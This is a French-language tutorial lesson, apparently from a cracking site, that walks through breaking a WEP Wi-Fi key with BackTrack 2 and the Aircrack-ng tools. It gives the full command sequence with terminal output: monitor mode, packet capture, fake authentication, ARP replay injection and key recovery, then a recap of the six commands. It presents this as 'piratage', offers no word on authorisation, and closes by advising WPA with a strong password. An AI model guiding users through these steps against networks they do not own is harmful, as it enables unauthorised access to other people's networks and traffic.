

Cours N° 7

Voici le premier cours qui ne traite pas de Cracking logiciel. Puisque le Cracking Wifi est quand même un "classique" du piratage, il faut quand même que je vous en fasse profiter ;)

Pour Cracker une clé WEP, on a besoin de travailler sur Linux. La méthode la plus pratique si vous n'avez pas de Linux installé sur votre pc est de booter sur un CD Linux (on utilisera la version Back|Track2).

Si vous travaillez déjà sur une machine Linux, il vous suffit juste de télécharger la suite Aircrack-ng :

- <http://www.aircrack-ng.org>

Voici la version de Linux utilisé pour le Cracking-Wep. Vous pouvez bien sur en utiliser une autre mais l'avantage dans cette version est qu'elle contient déjà tous les outils de la suite "Aircrack-ng".

Télécharger Back|Track2.iso :

- <http://www.kromcrack.com/prog/Wep-Cracking.iso>

Une fois le .ISO téléchargé, gravez l'image sur un CD vierge. Si vous ne savez pas comment faire, allez voir ceci :

- <http://www.commentcamarche.net/faq/sujet-3942-gravure-graver-une-image-disque-iso-nrg>

Une fois l'image gravé, rebooter votre PC et bootez depuis le CD. Si rien ne se passe, aller dans le BIOS au démarrage de l'ordinateur et modifiez la liste de priorité de boot :

- 1) Amovable Device
- 2) CD
- 3) Harddisk
- 4) LAN

Le cours va se diviser en 4 grandes parties :

- Airmon-ng : Il va servir à détecter et à activer les interfaces Wifi.
- Airodump-ng : Il va servir à la collecte d'information, ESSID, BSSID, STATION ...
- Aireplay-ng : Il va servir d'une part à tester si le router comporte un filtre d'adresse MAC et d'autre part à stimuler le réseau et à envoyer des paquets.
- Aircrack-ng : Il va servir à bruteforcer la Clé quand on aura assez d'IVS et de .cap

Une fois le CD gravé et le BIOS modifié, rebooter le PC et vous devriez arriver là :

```
ISOLINUX 3.36 2007-02-10 Copyright (C) 1994-2007 H. Peter Anvin  
boot: _
```

Arrivé à ce stade, pressez juste "Enter" et le system va booter sous Back|Track2.

Quand le système s'est totalement initialisé, entrez :

- bt login : root
- Password : toor

Quand le login a été accepté, tapez "startx" puis "Enter" et le système démarrera.

```
=====
Welcome to BackTrack v.2.0 Final
=====

The system is up and running now.

Login as "root", with password "toor", both without quotes, lowercase.

After you login, try the following commands:


startx ... to run Xwindow system in VESA mode 1024x768 at 75Hz
flux .... the same like startx but use FluxBox instead of KDE
xconf ... to autoconfigure your graphics card for better performance
ati .... to autoconfigure ati drivers (download ati.lzm required)
Other commands you may find useful (for experts only!):

configsave/configrestore ... to save and restore all filesystem changes
fileswap .... to create special file for swapping RAM to your harddisk

When finished, use "poweroff" or "reboot" command and wait until it completes
=====

bt login: root
Password: ****

bt ~ # startx
```

A terminal window showing the boot process of BackTrack 2. The text is displayed on a dark background with a faint tree-like graphic on the right. The terminal output includes a welcome message, instructions for login, a list of useful commands, and the successful execution of the 'startx' command.

Une fois booté, vous arriverez à cet écran :




Maintenant, vous travaillez sur une machine Linux !

Il faut maintenant savoir quel chipset a votre carte Wifi. la Carte utilisée et conseillé pour ce Cracking est une Alfa AWUS036s (chipset ralink), on peut la commander sur <http://www.mhzshop.com/> pour 44€

Pour le choix de la carte, vous pouvez choisir n'importe laquelle avec le chipset "rt2500"

Airmon-ng

Sous Back|Track2, la commande pour voir toutes les interfaces Wifi est "Airmon-ng", mais si vous avez un chipset Ralink, (Comme moi) elle ne sera pas détectée :



```
bt ~ # airmon-ng

Interface      Chipset      Driver

bt ~ #
```

Pas de panique, il suffit juste de rentrer "ifconfig rausb0 up" avant le "airmon-ng" et le tour est joué :

```
Shell - Konsole
bt ~ # ifconfig rausb0 up
bt ~ # airmon-ng

Interface      Chipset      Driver
rausb0         Ralink b/g  rt2500

bt ~ # █
```

Maintenant que l'on voit que la carte est détectée, il faut la faire passer en mode monitoring. pour cela tapez juste "airmon-ng start rausb0"
Le mode monitoring sert à ce que la carte puisse réceptionner tout les paquets transitant sur le réseau et pas que ceux qui lui sont adressé.

```
Shell - Konsole
bt ~ # ifconfig rausb0 up
bt ~ # airmon-ng

Interface      Chipset      Driver
rausb0         Ralink b/g  rt2500

bt ~ # airmon-ng start rausb0

Interface      Chipset      Driver
rausb0         Ralink b/g  rt2500 (monitor mode enabled)


bt ~ # █
```

Airodump-ng

Voilà pour les petites manipulations de démarrage de la carte, on peut commencer maintenant à "Snifer" le réseau avec "Airodump-ng", voici les différents paramètres possibles de Airodump-ng :

- --write Nom_Du_Fichier // cette opération est obligatoire car elle définit le fichier dans lequel va être stocker toutes les informations du wifi ainsi que les paquets récoltés.
- --channel X // spécification du numéro de channel allant de 1 à 14, si vous ne savez pas quel channel a votre réseau laissez libre
- --bssid XX:XX:XX:XX:XX:XX // c'est l'adresse BSSID du réseau.

En voici un exemple, là le fichier de sortie s'appelle "Crack"



```
Shell - Konsole
bt ~ # ifconfig rausb0 up
bt ~ # airmon-ng

Interface      Chipset      Driver
rausb0         Ralink b/g   rt2500

bt ~ # airmon-ng start rausb0


Interface      Chipset      Driver
rausb0         Ralink b/g   rt2500 (monitor mode enabled)

bt ~ # airodump-ng --write Crack rausb0
```

On arrête la recherche avec "CTRL + C" dès que l'on voit notre Wifi, ça ne sert à rien d'essayer de trouver l'adresse du router avec ces paramètres-la parce qu'il nous faudrait beaucoup trop de temps. En effet, avec ce mode, la carte envoie des paquets à toutes les fréquences et sur tous les channels alors qu'il n'y a que la channel 7 qui nous intéresse dans ce cas. Donc on relance le programme avec cette fois le paramètre "--channel 7" et "--bssid 00:0F:CC:DC:27:E0"

En voici la syntaxe complète :

- Airodump-ng --write Crack --channel 7 --bssid 00:0F:CC:DC:27:E0 rausb0



```
Shell - Konsole
CH 8 ][ Elapsed: 0 s ][ 2007-12-31 17:08
BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
00:0F:CC:DC:27:E0 109    4      0  0  7  54  WEP  WEP  KromCrack.com
BSSID          STATION      PWR  Lost  Packets  Probes
bt ~ # airodump-ng --write Crack --channel 7 --bssid 00:0F:CC:DC:27:E0 rausb0
```

On attends un petit moment et on a maintenant l'adresse MAC du router dans la colonne STATION.

```
CH 7 ][ Elapsed: 40 s ][ 2007-12-31 15:51
BSSID          PWR RXQ Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
00:0F:CC:DC:27:E0 109 73    272    202  26   7  54  WEP  WEP   KromCrack.com
BSSID          STATION      PWR  Lost  Packets  Probes
00:0F:CC:DC:27:E0 00:09:2D:EB:43:9D -1    0     10
```

Petit récapitulatif :

Avec airmon-ng on connait maintenant :

- Le ESSID
- Le BSSID
- L'adresse MAC du client
- L'adresse MAC du router

C'en est fini pour la phase de récupérations d'informations.

Aireplay-ng

Il y aura deux phases avec Aireplay-ng, une sur ce qu'on appelle une "Fake Authentification" et une phase d'"injection de paquets"

Fake Authentification


Cette étape sert à tester si le point d'accès possède un filtrage d'adresse mac. Certain AP n'ont pas de filtrage d'adresse mac et vous pouvez en mettre une au hasard.

En voici la syntaxe :

- Aireplay-ng -l 0 -e ESSID -a BSSID -h STATION rausb0

Donc dans mon cas c'est :

- Aireplay-ng -l 0 -e KromCrack.com -a 00:0F:CC:DC:27:E0 -h 00:09:2D:EB:43:9D rausb0




```
Shell - Konsole
bt ~ # aireplay-ng -l 0 -e KromCrack.com -a 00:0F:CC:DC:27:E0 -h 00:09:2D:EB:43:9D rausb0
The interface MAC (00:C0:CA:1A:07:27) doesn't match the specified MAC (-h).
  ifconfig rausb0 hw ether 00:09:2D:EB:43:9D
21:24:07 Sending Authentication Request
21:24:07 Authentication successful
21:24:07 Sending Association Request
21:24:08 Association successful :-)
```

Là, nous voyons que le router ne possède pas de système de filtrage d'adresse MAC. Si il en possédait un, on devrait changer l'adresse MAC de la carte Wifi soit sous Windows, soit sous Linux.

Injection de paquets

L'injection de paquets sert à stimuler le réseau en envoyant et en recevant de paquets pour capturer plus vite des IVS et des .cap

- Aireplay-ng -3 -e KromCrack.com -b 00:0F:CC:DC:27:E0 -h 00:09:2D:EB:43:9D rausb0




```
Shell - Konsole
bt ~ # aireplay-ng -3 -e KromCrack.com -b 00:0F:CC:DC:27:E0 -h 00:09:2D:EB:43:9D rausb0
The interface MAC (00:C0:CA:1A:07:27) doesn't match the specified MAC (-h).
    ifconfig rausb0 hw ether 00:09:2D:EB:43:9D
Saving ARP requests in replay_arp-1231-212748.cap
You should also start airodump-ng to capture replies.
Read 113573 packets (got 100781 ARP requests), sent 119838 packets...
```

Attendez d'avoir environ 300'000 IVS pour arrêter Airodump-ng

Aircrack-ng

On peut lancer Aircrack-ng dès que l'on a 300'000 IVS, laissez quand même tourner Airodump-ng et Aireplay-ng qui continuent à capturer des paquets pendant que l'on bruteforce la Clé.



```
Shell - Konsole
CH 7 ][ Elapsed: 18 mins ][ 2008-01-02 13:36
BSSID          PWR RXQ Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
00:0F:CC:DC:27:E0  -1  96    10556  272589  295   7  54  WEP  WEP      KromCrack.com
BSSID          STATION          PWR  Lost  Packets  Probes
00:0F:CC:DC:27:E0  00:09:2D:EB:43:9D  -1   446   301039
```

Voici la syntaxe pour Aircrack-ng :

- Aircrack-ng -x "Nom_Du_Fichier_D'airdump-ng.cap"

Ce qui donne pour moi :

- Aircrack-ng -x Crack-02.cap

(Airodump-ng peut rajouter -01, -02 ou -03 derrière le nom du fichier selon le nombre de fois qu'il a été lancé.)

Choisissez maintenant le réseau que vous voulez bruteforcer.

```
Shell - Konsole
bt ~ # aircrack-ng -x Crack-02.cap
Opening Crack-02.cap
Read 756884 packets.

# BSSID          ESSID          Encryption
1 00:0F:CC:DC:27:E0 KromCrack.com  WEP (355277 IVs)

Choosing first network as target.
bt ~ # 1
```

Voilà, maintenant que Aircrack-ng est lancé plus qu'a attendre qu'il trouve une clé, dans mon cas ça a été très rapide car mon mot de passe ne comportait que 10 caractères.

```
Shell - Konsole
Aircrack-ng 0.7 r214

[00:00:00] Tested 1 keys (got 355971 IVs)


KB  depth  byte(vote)
0   0/ 1    EB( 40) C7( 18) 9C( 13) D4( 12) 07( 0) 0D( 0) 10( 0)
1   0/ 1    89(115) A5( 15) 0C( 12) AD( 12) D2( 12) 38( 8) FA( 6)
2   0/ 1    99( 63) 38( 21) 93( 15) 44( 12) BE( 6) 02( 5) 17( 5)
3   0/ 1    1F( 69) AC( 17) 83( 15) 99( 15) A5( 12) EB( 8) 00( 6)

KEY FOUND! [ EB:89:99:1F:E5 ]
Probability: 100%

bt ~ #
```

Une fois que l'on a notre clé, on la note quelque part et reviens sous Windows.

Entrez maintenant votre Clé lorsque vous vous connectez et le tous est joué ;)



Voici un petit récapitulatif des différentes commandes :

- ifconfig rausb0 up
- airmon-ng start rausb0
- Airodump-ng --write Crack --channel 7 --bssid 00:0F:CC:DC:27:E0 rausb0
- Aireplay-ng -1 0 -e KromCrack.com -a 00:0F:CC:DC:27:E0 -h 00:09:2D:EB:43:9D rausb0
- Aireplay-ng -3 -e KromCrack.com -b 00:0F:CC:DC:27:E0 -h 00:09:2D:EB:43:9D rausb0
- Aircrack-ng -x *.cap

Eh oui, 6 commandes suffisent à cracker un Wifi WEP, je vous conseille vivement de passer au WPA qui lui est quasi inviolable car la seule façon de la Cracker est l'attaque par Dictionnaire.

Cette attaque est en fait un semi-brute-force car elle ne fait que comparer la Clé avec le dictionnaire (pas le Larousse ^^).

Et si vous mettez comme mot de passe "Jesuisvraimenttropfort123" le dictionnaire n'aura aucune chance de contenir ce mot de passe et votre réseau sera alors inviolable.

J'espère que ce cours a été clair ;)

Si vous avez rencontré une erreur ou que quelque chose ne marche pas, vous pouvez [m'envoyer un mail](#) à **Admin@KromCrack.com** ou en parler sur [le forum](#) :

- <http://www.KromCrack.com/forum/>